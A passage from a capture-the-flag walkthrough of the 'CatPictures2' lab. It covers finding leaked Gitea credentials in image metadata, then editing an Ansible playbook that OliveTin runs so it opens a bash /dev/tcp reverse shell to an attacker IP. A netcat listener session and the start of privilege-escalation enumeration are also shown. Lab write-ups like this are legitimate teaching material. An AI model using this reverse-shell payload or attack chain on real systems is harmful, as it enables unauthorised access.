2023/07/01 13:57:10 Finished
===============================================================
```

Doing a basic directory search shows `.git/HEAD` and `./hataccess` are accessible.




About

Basics


Title	timo-volz
Uploaded	07 Nov. 2022
Description	note to self: strip metadata

When viewing the images of the cats, one of the cat contained the description above. The description mentions `note to self: strip metadata`. Therefore, I downloaded this image of cat, and used exiftool to view the metadata.



```
Title                           : :8080/764efa883dda1e11db47671c4a3bbd9e.txt
```

The `Title` comment contains an interesting string `:8080/764efa883dda1e11db47671c4a3bbd9e.txt`. Based on the enumeration, I know an application is running on port 8080! Maybe we can browse to this source?




```
note to self:

I setup an internal gitea instance to start using IaC for this server. It's at a quite basic state, but I'm putting the password here because I will definitely forget.
This file isn't easy to find anyway unless you have the correct url...

gitea: port 3000
user: samarium
password: TUmhyZ37CLZrhP

ansible runner (olivetin): port 1337
```

Browsing to `http://10.10.167.163:8080/764efa883dda1e11db47671c4a3bbd9e.txt` leads to the information above. We get the username and password! There is an application running on port 3000 too!

```
gitea: port 3000
user: samarium
password: TUmhyZ37CLZrhP
ansible runner (olivetin): port 1337
```

Port 3000: Gitea



Your ROOT_URL in app.ini is http://localhost:3000/ but you are visiting http://10.10.167.163:3000/
You should set ROOT_URL correctly, otherwise the web may not work correctly.


7 contributions in the last 12 months

samarium pushed to main at samarium/ansible
0e5c3274a6 flag
3 months ago

samarium pushed to main at samarium/ansible
8be5b40d15 add flag
8 months ago

samarium/ansible 0 ☆


The port 3000 seems to running Gitea! Using the credentials from above, I was able to login to this application. And it looks like we found our first flag too! There is an interesting repository called `samarium/ansible`.




```yaml
---
- name: Test
  hosts: all                                  # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: whoami
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```

The `playbook.yaml` is interesting as we have control over it. Not only this, but the application running on port 1337 is linked to this `playbook.yaml` file!

Port 1337: OliveTin




When visting this port from a web-browser, we are presented the screen above. The intersting part of this application are the `Run Ansible Playbook` and `Logs` buttons. We can use the `Logs` button to see the output from the command execution in `playbook.yaml`.



```yaml
---
- name: Test
  hosts: all                                   # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: ls
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```


I changed the `command` parameter to `ls` for test and then executed the `Run Ansible Playbook` button.



```
Updating d2cee88..a3fb548
Fast-forward
 playbook.yaml | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)

PLAY [Test] ********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [127.0.0.1]

TASK [get the username running the deploy] *************************************
ok: [127.0.0.1]

TASK [debug] *******************************************************************
ok: [127.0.0.1] => {
    "username_on_the_host": {
        "changed": false,
        "cmd": [
            "ls"
        ],
        "delta": "0:00:00.011355",
        "end": "2023-07-01 11:40:29.194622",
        "failed": false,
        "rc": 0,
        "start": "2023-07-01 11:40:29.183267",
        "stderr": "",
        "stderr_lines": [],
        "stdout": "flag2.txt",
        "stdout_lines": [
            "flag2.txt"
        ]
    }
}
```

And then I viewed the logs and obtained the files in the current directory! So we should be able to replace the `command` parameter with our own reverse shell script to gain a foothold.


Exploitation



```
---
- name: Test
  hosts: all                              # Define all the hosts
  remote_user: bismuth
  # Defining the Ansible task
  tasks:
    - name: get the username running the deploy
      become: false
      command: bash -c "/bin/bash -i >& /dev/tcp/10.14.55.153/8443 0>&1"
      register: username_on_the_host
      changed_when: false

    - debug: var=username_on_the_host

    - name: Test
      shell: echo hi
```

I replaced the `command` parameter with the following payload: `bash -c "/bin/bash -i >&`


`/dev/tcp/10.14.55.153/8443 0>&1"`. Then I started a listener on port 8443. To trigger the reverse shell connection, I pressed the `Run Ansible Playbook` button running on port 1337.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures2]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.167.163] 48466
bismuth@catpictures-ii:~$ whoami
whoami
bismuth
bismuth@catpictures-ii:~$ ls
ls
flag2.txt
bismuth@catpictures-ii:~$ █
```


And then I got a reverse shell connection from the target machine!

Privilege Escalation




```
bismuth@catpictures-ii:~/.ssh$ ls -lahg
ls -lahg
total 24K
drwx------ 2 bismuth 4.0K Nov  7  2022 .
drwxr-xr-x 8 bismuth 4.0K Mar 20 08:58 ..
-rw-rw-r-- 1 bismuth  805 Nov  7  2022 authorized_keys
-rw------- 1 bismuth 1.7K Nov  7  2022 id_rsa
-rw-r--r-- 1 bismuth  404 Nov  7  2022 id_rsa.pub
-rw-r--r-- 1 bismuth  222 Nov  7  2022 known_hosts
bismuth@catpictures-ii:~/.ssh$ cd ..
```

During my enumeration, I found the SSH key of user `bismuth`. I then used this key to login to SSH. I used automated to find privilege escalation vectors.



```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2
```

